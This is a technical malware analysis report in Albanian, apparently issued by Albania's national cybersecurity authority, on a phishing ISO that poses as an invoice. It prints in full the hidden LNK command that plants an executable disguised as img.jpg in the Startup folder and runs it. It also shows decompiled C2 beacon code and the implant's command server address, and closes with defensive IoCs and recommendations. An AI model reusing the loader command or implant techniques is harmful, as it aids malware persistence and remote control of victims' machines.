



REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike
Invoice#0014436.iso

Versioni: 1.0
Datë: 25/02/2026

PËRMBAJTJA

Informacione Teknike	3
Analiza e skedarit	3
Indikatorët e Komprometimit	12
Rekomandime	13

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:

Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:

Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:

Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Ky raport paraqet analizën teknike të një skedari me format **ISO**, i identifikuar si pjesë e një fushate phishing. Skedari ISO është përdorur si mekanizëm shpërndarjeje për të anashkaluar filtrat e sigurisë së email-it dhe për të rritur besueshmërinë ndaj viktimës, duke u paraqitur si dokument legjitim (p.sh. faturë, kontratë apo dokument zyrtar).

Analiza e skedarit

Skedari **Invoice#0014436.iso** është një skedar i formatit iso ose ISO image e cila përdoret për të arkivuar ose për të krijuar programe bootable.




Figura.1. skedari ISO

Konkretisht skedari ISO nëse klikohet do shfaqë vetëm një dokument me emrin **Invoice#0014436.pdf.lnk** të cilit nëse i kontrollojmë karakteristikat (propertie) do evidentojmë që përmban një komandë:

```
%ComSpec% /c start /MIN Invoice#0014436.pdf && type "img.jpg" > "C:\ProgramData\img.jpg" && mklink /h "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\searchmgnr.exe" C:\ProgramData\img.jpg && start C:\ProgramData\img.jpg
```

Kjo komandë në vetvete akseson një skedar **Invoice#0014436.pdf** dhe me anë të **type** përmbajtjen e skedarit *img.jpg* e shkruan në direktorinë **ProgramData** dhe me anë të **mklink** krijon një **hardlink** me emrin *searchmgnr.exe* por në vetvete ky link i referohet skedarit *img.jpg*. Pra ky skedar do të ekzekutohet sa herë që kompjuteri të ndizet.




Figura.2. Komandë e fshehur

Nga kjo kuptohet se skedari *img.jpg* nuk është një vete por një skedar i ekzekutueshëm. Për ti parë këto skedarë duhet të aktivizojmë opsionin në windows **View Hidden Files**.




Figura.3. Përmbajtja e skedarit iso

Skedari *img.jpg* është skedar i ekzekutueshëm gjë e cila evidentohet nga header i skedarit nga **Magic Bytes 4D 5A**.




Figura.4. img.jpg Magic Bytes

DAT_140010260 Bllok të dhënash statike (HTTP/beacon)

Është një **payload** statik prej ~0x51E byte që funksionet e tjera e kopjojnë dhe e përdorin si kërkesë HTTP/C2.

- **IP (UTF-16LE):** 62[.]171[.]165.11
- **User-Agent (UTF-16LE):** Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...
- **Header-a (UTF-16LE):** Content-Type: application/json, Accept: application/json, etj.
- Vlera numerike ndërmjet (gjasa **gjatësi, kod, port, etj.**)




Figura. 5. IP C2

Funksioni **FUN_1400ef9a** ngre strukturën fillestare të konfigurimit për komponentin që komunikon me serverin (C2). Përgatit parametra, ngarkon disa vlera të paracaktuara, dhe më pas *pars-on* një listë objektësh të marra nga kanali i komunikimit.

1. Kërkon në një tabelë të brendshme një element me një “magic value” specifike (0x545152545889). Kjo përdoret për të gjetur kontekstin ekzekutues ku ruhen funksionet, alokatori, dhe lexuesi i të dhënave.
2. Plotëson një strukturë konfigurimi:
 - o GUID konstant
 - o Path të një procesi të ligjshëm (notepad.exe) që do të përdoret si “host”
 - o Një pipe lokal me emrin `\\.\pipe\kharon_pipe`
 - o Disa fusha flag-esh dhe pointer-ash default
3. Ngarkon një bllok të madh të dhënash statike (0x51E bajt), i cili përmban kërkesë HTTP, headers, User-Agent, etj.
4. Lexon nga kanali i brendshëm numrin e elementeve që duhet të deserializojë. Për secilin element alokon memorie dhe lexon të dhënat sipas një skeme formati. Ka tre formate të mundshme (100h, 150h, 200h).
5. Strukturon të gjitha këto objekte dhe i ruan në një array brenda strukturës së konfigurimit.

Funksioni përgatit të gjithë “session state” për komunikimin me C2. Shumë nga të dhënat janë konstante. Logjika e *pars-imit* tregon se mjeti merr lista “detyrash” ose struktura të ndërlikuara direkt nga serveri.



```
Decompile: FUN_1400ef9a - (img... Ro
22 do {
23     lVar10 = *(longlong *) (* (longlong *) (lVar6 + 0xf
24     if ((lVar10 != 0) && (* (longlong *) (lVar10 + 0xa
25     uVar8 = uVar8 + 1;
26     } while (uVar9 != uVar8);
27 }
28 lVar10 = 0;
29 LAB_1400effb:
30 *param_1 = "c568bffd-d893-4f5c-a249-b8c68a667efa";
31 param_1[1] = 0x3200007530;
32 param_1[4] = 0x200000001;
33 *(undefined4 *) (param_1 + 5) = 0x100;
34 param_1[2] = 0x5050505050505050;
35 param_1[3] = 0x5050505050505050;
36 *(undefined1 *) (param_1 + 0x12) = 1;
37 *(undefined4 *) ((longlong)param_1 + 0x94) = 1;
38 param_1[0xb] = L"C:\\Windows\\System32\\notepad.exe
39 param_1[0xc] = "\\\\.\\pipe\\kharon pipe";
40 *(undefined4 *) (param_1 + 0x16) = 0;
41 param_1[0x15] = 0;
42 param_1[0xe] = &DAT_14001025b;
```

Figura. 6. Strukturë konfigurimi

FUN_1400ed48 shërben për të hapur një objekt të synuar (shpesh proces) me privilegje të mjaftueshme, për të marrë një handle të vlefshëm mbi të, dhe më pas për të krijuar një strukturë të re të bazuar në atë handle.

Logjika:

1. Përpiqet të marrë privilegjin *SeDebugPrivilege* për të hapur objekte të mbrojtura.
2. Provon të hapë objektin me akses të lartë. Nëse nuk ia del, përdor akses më të ulët.
3. Përdor një funksion të brendshëm për të gjetur një nën-objekt brenda atij handle-i.
4. Nëse gjendet, e duplikon handle-in me një metodë të vtables dhe e rihap me parametra të ndryshëm.
5. I dorëzon handle-in final funksionit *FUN_1400e9ba* që ndërton strukturën përfundimtare.

```
1
2 uint * FUN_1400ed48(longlong *param_1,uint param_2)
3
4 {
5     int iVar1;
6     longlong lVar2;
7     ulonglong uVar3;
8     uint *puVar4;
9     longlong local_30;
10    longlong local_28;
11
12    local_30 = -1;
13    local_28 = -1;
14    lVar2 = FUN_1400e4c6(param_1);
15    if (lVar2 != 0) {
16        FUN_1400ecce(param_1,lVar2,"SeDebugPrivilege");
17        (**(code **)(*param_1 + 0x740))(lVar2);
18    }
19    lVar2 = FUN_1400de0a(*(longlong **)(*param_1 + 0x68),0x1000,0,param_2);
20    if ((1 < lVar2 + 1U) ||
21        (lVar2 = FUN_1400de0a(*(longlong **)(*param_1 + 0x68),0x400,0,param_2)
22        uVar3 = FUN_1400e5fc(param_1,lVar2,10,&local_30);
23        if (((int)uVar3 != 0) && (local_30 != -1)) {
```

Figura. 7. Funksioni 1400ed48

FUN_14000703e

Ndërton dy versione të URL-së që përdoren për komunikim HTTP një në Unicode dhe një në ASCII.

1. Alokon dy bufera, një wide dhe një ASCII.
2. Vendos protokollin (http:// ose https:// sipas një argumenti).
3. Merr host-in dhe portin nga parametrat hyrës.
4. Përbën URL-në e plotë me renditjen:
5. scheme + host + ":" + port + path
6. E shkruan URL në të dy buferat duke përdorur *primitive* të formatimit nga **vtable**.

- Ky funksion ndërton endpoint-et për kërkesat HTTP.
- Rezultati vendoset në strukturën e objektit që do t'i përdorë më pas për komunikim me serverin.

```

4 {
5  longlong lVar1;
6  undefined8 uVar2;
7  undefined *puVar3;
8  wchar_t *pwVar4;
9  undefined8 local_50;
10 undefined4 local_48;
11
12 local_48 = 0;
13 local_50 = 0;
14 lVar1 = FUN_14000d50e(*(longlong **) (*param_1 + 0x60),0x410);
15 *(longlong *) (param_2 + 0x18) = lVar1;
16 lVar1 = FUN_14000d50e(*(longlong **) (*param_1 + 0x60),0x208);
17 *(longlong *) (param_2 + 0x20) = lVar1;
18 uVar2 = 0;
19 if ((lVar1 != 0) && (*(longlong *) (param_2 + 0x18) != 0)) {
20  (**(code **) (*param_1 + 0x3b0)) (&local_50, &DAT_14000fc42, *(undefined4 *) (param_3 + 1));
21  pwVar4 = L"https://";
22  if (param_4 == 0) {
23   pwVar4 = L"http://";
24  }
25 puVar3 = *(undefined **) (param_2 + 0x28);
26 if (uVar2 == (undefined *)0x0) {

```

Figura.8. Funksioni *FUN_14000703e*

Funksioni **FUN_140008ae4** është një nga pjesët më komplekse të komponentit të komunikimit. Që në fillim dallohet se merret me:

- Përgatitjen e strukturave të kërkesës,
- Zgjedhjen e metodës HTTP (GET ose POST),
- Dërgimin e kërkesës,
- Marrjen dhe verifikimin e përgjigjes,
- Kontrollimin e integritetit dhe dekodimin,

```
Decompile: FUN_140008ae4 - (img.jpg)
76 local_1c8 = 0;
77 local_1d0 = (char *)0x0;
78 local_1d8 = 0;
79 local_1e0 = (char *)0x0;
80 local_1a0[1] = 0;
81 local_1a0[0] = 0;
82 local_1c0 = param_3;
83 if (*(int *) (puVar3 + 3) == 0x200) {
84     uVar6 = FUN_1400063f3();
85     if ((uVar6 & 1) == 0) goto LAB_140008b9b;
86 LAB_140008bb1:
87     plVar10 = puVar3 + 0xb;
88     pwVar7 = L"POST";
89 }
90 else {
91     if (*(int *) (puVar3 + 3) == 0x150) goto LAB_140008bb1;
92 LAB_140008b9b:
93     plVar10 = puVar3 + 4;
94     pwVar7 = L"GET";
95 }
96 plVar18 = &local_128;
97 plVar14 = plVar18;
```

Figura. 9. Funksioni FUN_140008ae4

Funksioni **FUN_1400112b4** shërben si një “resolver” funksionesh: merr një string që përfaqëson një emër funksioni dhe kthen adresën e tij.

1. Hashon emrin e dhënë me një algoritëm FNV të modifikuar (case-insensitive).
2. Krahason hash-in me një tabelë të brendshme që ka rreth 40 çifte [hash pointer funksioni].
3. Kontrollon disa raste të veçanta të koduara me dorë ku kthen direkt funksione të vtables ose etiketa të caktuara brenda binary-t.
4. Nëse emri ka formën module\$function, atëherë:
 - Ndërton module.dll
 - Përpiqet të gjejë modulën ose me hash ose me emër
 - Thërret një rutinë tip “GetProcAddress” për të marrë adresën e funksionit në modul
5. Nëse nuk gjendet asgjë, kthen NULL.
6. Ky lloj resolver-i është shumë i zakonshëm në mjetet e ngarkuara dinamikisht, sidomos në implante/LOADER-a. E lejon kodin të fshehtë importet dhe të zgjidhë API-të vetëm në kohë ekzekutimi.

```
Decompile: FUN_1400112b4 - (img.jpg)
22  undefined8 auStack_170 [4];
23  undefined8 uStack_150;
24  byte local_148 [264];
25
26  pbVar16 = (byte *) (param_2 + 6);
27  auStack_170[0] = 0x1400112ac;
28  uVar7 = FUN_140006bde((longlong)pbVar16, "Beacon");
29  if ((int)uVar7 == 0) {
30      auStack_170[0] = 0x140011307;
31      uVar7 = FUN_140006bde((longlong)pbVar16, "Ax");
32      if ((int)uVar7 == 0) {
33          bVar12 = *pbVar16;
34          puVar11 = (undefined1 *)0x0;
35          goto LAB_14001138d;
36      }
37  }
38  bVar12 = *(byte *) (param_2 + 6);
39  puVar11 = (undefined1 *)0x0;
40  lVar13 = 0;
41  do {
42      if (bVar12 == 0) {
43          uVar9 = 0x515500...
```

Figura. 10. Evidentimi i string BEACON

FUN_140007f1e Është një funksion multifunksional për komunikimin HTTP dhe përdoret për të lexuar body, header-a dhe cookie nga një response.

- Së pari kërkon madhësinë e trupit me një kod specifik.
- Nëse madhësia dihet alokon buferin dhe e lexon të gjithin njëherësh.
- Nëse jo lexon me blloqe 4KB dhe zmadhohet buferi gradualisht.
- Kthen pointer dhe gjatësinë.
- Merr të gjithë header-ët si tekst Unicode.
- Krahason emrat e header-ëve në mënyrë case-insensitive.
- Nëse e gjen: e kopjon vlerën në ASCII/UTF-8 dhe e kthen si përgjigje,
- Gjen një cookie nga “Set-Cookie”

```

Decompile: FUN_140007f1e - (img.jpg)
398  sVar18 = psVar5[lVar14];
399  if (sVar18 == 0) break;
400  sVar19 = sVar18 + 0x20;
401  if (0x19 < (ushort)(sVar18 - 0x41U)) {
402      sVar19 = sVar18;
403  }
404  *(short *)((longlong)&local_498 + lVar14 * 2) = sVar19;
405  lVar14 = lVar14 + 1;
406  } while (lVar14 != 0xb);
407  lVar14 = 0;
408  do {
409      if (*(short *)((longlong)&local_498 + lVar14) != *(short *)((longlong)&local_498 + lVar14) + 0x1) {
410          {
411              cVar3 = (char)piVar21;
412              goto joined_r0x00014000864c;
413          }
414          lVar14 = lVar14 + 2;
415      } while (lVar14 != 0x16);
416  local_4b8 = (short *)CONCAT44(local_4b8._4_4_(int)piVar21);
417  psVar13 = psVar5 + 0xc;
418  for (psVar8 = psVar5 + 0xb; (*psVar8 == 0x20 || (*psVar8 == 9)); psVar8 = psVar8 + 1) {

```

Figura. 11 Vendorsja e cookie si header.

es	Breakpoints	Memory map	Call Stack	SEH	Script	Symbols	Source	References	Threads	Handles	Trac
00007FF6D1E28AEC	56		push rsi								
00007FF6D1E28AED	57		push rdi								
00007FF6D1E28AEE	55		push rbp								
00007FF6D1E28AEF	53		push rbx								
00007FF6D1E28AF0	48:81EC	F8010000	sub rsp,1F8								
00007FF6D1E28AF7	4D:89C6		mov r14,r8								
00007FF6D1E28AFA	49:89D7		mov r15,rdx								
00007FF6D1E28AFD	48:89C8		mov rbx,rcx								
00007FF6D1E28B00	4D:85C0		test r8,r8								
00007FF6D1E28B03	74 09		js img.7FF6D1E28B0E								
00007FF6D1E28B05	31C0		xor eax,eax								
00007FF6D1E28B07	49:8946	08	mov qword ptr ds:[r14+8],rax								
00007FF6D1E28B08	49:8906		mov qword ptr ds:[r14],rax								
00007FF6D1E28B0E	48:8DBC24	80000000	lea rdi,qword ptr ss:[rsp+80]								
00007FF6D1E28B16	C747 58	00000000	mov dword ptr ds:[rdi+58],0								
00007FF6D1E28B1D	31F6		xor esi,esi								
00007FF6D1E28B1F	B9 15000000		mov ecx,15								
00007FF6D1E28B24	31C0		xor eax,eax								
00007FF6D1E28B26	F3:AB		rep stosd								
00007FF6D1E28B28	48:8B03		mov rax,qword ptr ds:[rbx]								
00007FF6D1E28B2B	C780 94010000	70000000	mov dword ptr ds:[rax+194],70				70:'p'				
00007FF6D1E28B35	E8 B9D8FFFF		call img.7FF6D1E263F3								
00007FF6D1E28B3A	48:8B08		mov rcx,qword ptr ds:[rbx]								
00007FF6D1E28B3D	31D2		xor edx,edx								
00007FF6D1E28B3F	F7B1 98010000		div dword ptr ds:[rcx+198]								
00007FF6D1E28B45	48:8B81	A0010000	mov rax,qword ptr ds:[rcx+1A0]								
00007FF6D1E28B4C	4C:8B2C0D		mov r13,qword ptr ds:[rax+rdx*8]				r13:&L"62.171.165.11"				
00007FF6D1E28B50	4D:85E0		test r13,r13				r13:&L"62.171.165.11"				
00007FF6D1E28B53	0F84 67040000		js img.7FF6D1E28BFC0								
00007FF6D1E28B59	31C0		xor eax,eax								
00007FF6D1E28B58	48:894424	70	mov qword ptr ss:[rsp+70],rax								
00007FF6D1E28B60	48:894424	68	mov qword ptr ss:[rsp+68],rax								

Figura. 12 IP C2 gjatë ekzekutimit

```

lea rsi,qword ptr ds:[r13+20]
lea rax,qword ptr ds:[7FF6D1E2FC30]
jmp img.7FF6D1E28B8C
call img.7FF6D1E263F3
test al,1
je img.7FF6D1E28B98
lea rsi,qword ptr ds:[r13+58]
lea rax,qword ptr ds:[7FF6D1E2FC38]
mov qword ptr ss:[rsp+40],rax
lea r12,qword ptr ss:[rsp+110]
mov ecx,7
mov rdi,r12
rep movsq
mov rsi,qword ptr ds:[r12]
call img.7FF6D1E263F3
xor edx,edx
div dword ptr ds:[r12+8]
mov rbp,qword ptr ds:[rsi+rdx*8]
lea rsi,qword ptr ss:[rbp+60]
lea r14,qword ptr ss:[rsp+1A0]
mov ecx,B
mov rdi,r14
rep movsq
lea rsi,qword ptr ss:[rbp+8]
lea rax,qword ptr ss:[rsp+148]
mov ecx,B
mov rdi,rax

```

```

rsi:&L"agent_name=kharon&maded_by=oblivion", [r13+20]:&"vâiE"
00007FF6D1E2FC30:L"GET"

rsi:&L"agent_name=kharon&maded_by=oblivion", [r13+58]:&"âpâiE"
00007FF6D1E2FC38:L"POST"
[rsp+40]:L"GET"
[rsp+110]:&"vâiE"\x01"

r12:&"ðâiE"\x01"

rsi:&L"agent_name=kharon&maded_by=oblivion", [r12]:&"vâiE"
[rsp+110]:&"vâiE"

[rsp+rdx*8]:L"agent_name=kharon&maded_by=oblivion"

B:'\v'

B:'\v'

```

Figura. 13 Agent name hardcoded

```

EB E6 jmp img.7FF6D1E28001
4C:8D8424 A0000000 lea r8,qword ptr ss:[rsp+A0]
45:8930 mov dword ptr ds:[r8],r14d
4C:8D8C24 A0020000 lea r9,qword ptr ss:[rsp+2A0]
41:C701 04000000 mov dword ptr ds:[r9],4
44:897424 50 mov dword ptr ss:[rsp+50],r14d
49:8845 00 mov rax,qword ptr ds:[r13]
48:C74424 20 00000000 mov qword ptr ss:[rsp+20],0
48:8909 mov rcx,rbx
4A 05000020 mov edx,20000005
4F F90 380A0000 call qword ptr ds:[rax+A38]
49:884D 00 mov rcx,qword ptr ds:[r13]
48:8849 60 mov rcx,qword ptr ds:[rcx+60]
5D 85C0 test eax,eax
4F 0F84 FE020000 je img.7FF6D1E28363
45 8B9424 A0000000 mov edx,dword ptr ss:[rsp+A0]
4C 85D2 test edx,edx
4E 0F84 EF020000 je img.7FF6D1E28363
74 83C2 20 add edx,20
77 E8 92540000 call img.7FF6D1E2D50E

```

```

[rsp+A0]:"813mok16xj0I0ZPFcsn/PAUL/fsy6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPlUKNGcubk1ScwqpxH9j1b4/otmDm668k0Zg21A2opircpvpmhkt"

[r13]:L"62.171.165.11"

[r13]:L"62.171.165.11"

```

```

R8 00000000cc000c
R9 00000001001FF318
R10 0000000000000013
R11 00000001001FF070
R12 00000001001FF410
R13 000001FBED4F0750
R14 00000001001FF4A0
R15 00000001001FF598
RIP 00007FF6D1E27F1E
RFLAGS 0000000000000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 TF 1

```

```

Default (x64 fastcall)
1: rcx 000001FBED851C60
2: rdx 0000000000000000
3: r8 0000000000cc000c
4: r9 00000001001FF318
5: [rsp+28] 0000000000000003

```

```

813mok16xj0I0ZPFcsn/PAUL/fsy6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPlUKNGcubk1ScwqpxH9j1b4/otmDm668k0Zg21A2opircpvpmhkt
001FBED508D600 "813mok16xj0I0ZPFcsn/PAUL/fsy6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPlUKNGcubk1ScwqpxH9j1b4/otmDm668k0Zg21A2opircpvpmhkt"
000000000002E8
000c8000000004
00000000cc0004
00000000c00008
00000000c0000c
001FBED50C8940 L"https://62.171.165.11:5124/route4"
001FBED504A000 L"https://62.171.165.11:5124/route4"
001FBED5048000 L"/route4?agent_name=kharon&maded_by=oblivion"
00000000000000
001FBED50C280 "813mok16xj0I0ZPFcsn/PAUL/fsy6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPlUKNGcubk1ScwqpxH9j1b4/otmDm668k0Zg21A2opircpvpmhkt"
000000000002E8
001FBED5058E0 &"813mok16xj0I0ZPFcsn/PAUL/fsy6j10R43IynmF/w2nbb7Er7Hw0y0+Dt41+UMZxaxZuvumD01svo1d9ytMIsyJpPlUKNGcubk1ScwqpxH9j1b4/otmDm668k0Zg21A2opircpvpmhkt"
00000000000002
00000000000000

```

Figura. 14 url e komunikimit dhe path /route4

Indikatorët e Komprometimit

2781BE9D7F88FEA111AC95F4135ECD618CE9EAC42F402BFB48E956BEF267E29D	Invoice#0014436.iso
91FC23972D6B9037C3A2110AC0FAD2B3B61AFA1BF19887E7785A1257B1F38F19	Invoice#0014436.pdf
098B9E92CA53E284B3CD745472069AB16CA457E064CABE7D7B477DB4E364E709	Invoice#0014436.pdf. lnk

EB7DFBCF7125C4FE2F1897E0A6F58B5780E7B8357BB5D6683E2D08BF57F91DA8	img.jpg
62[.]171[.]165[.]11	IP

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Komprometimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve “Phishing” si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar “Access control list për të gjithë perimetrin e rrjetit”, webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
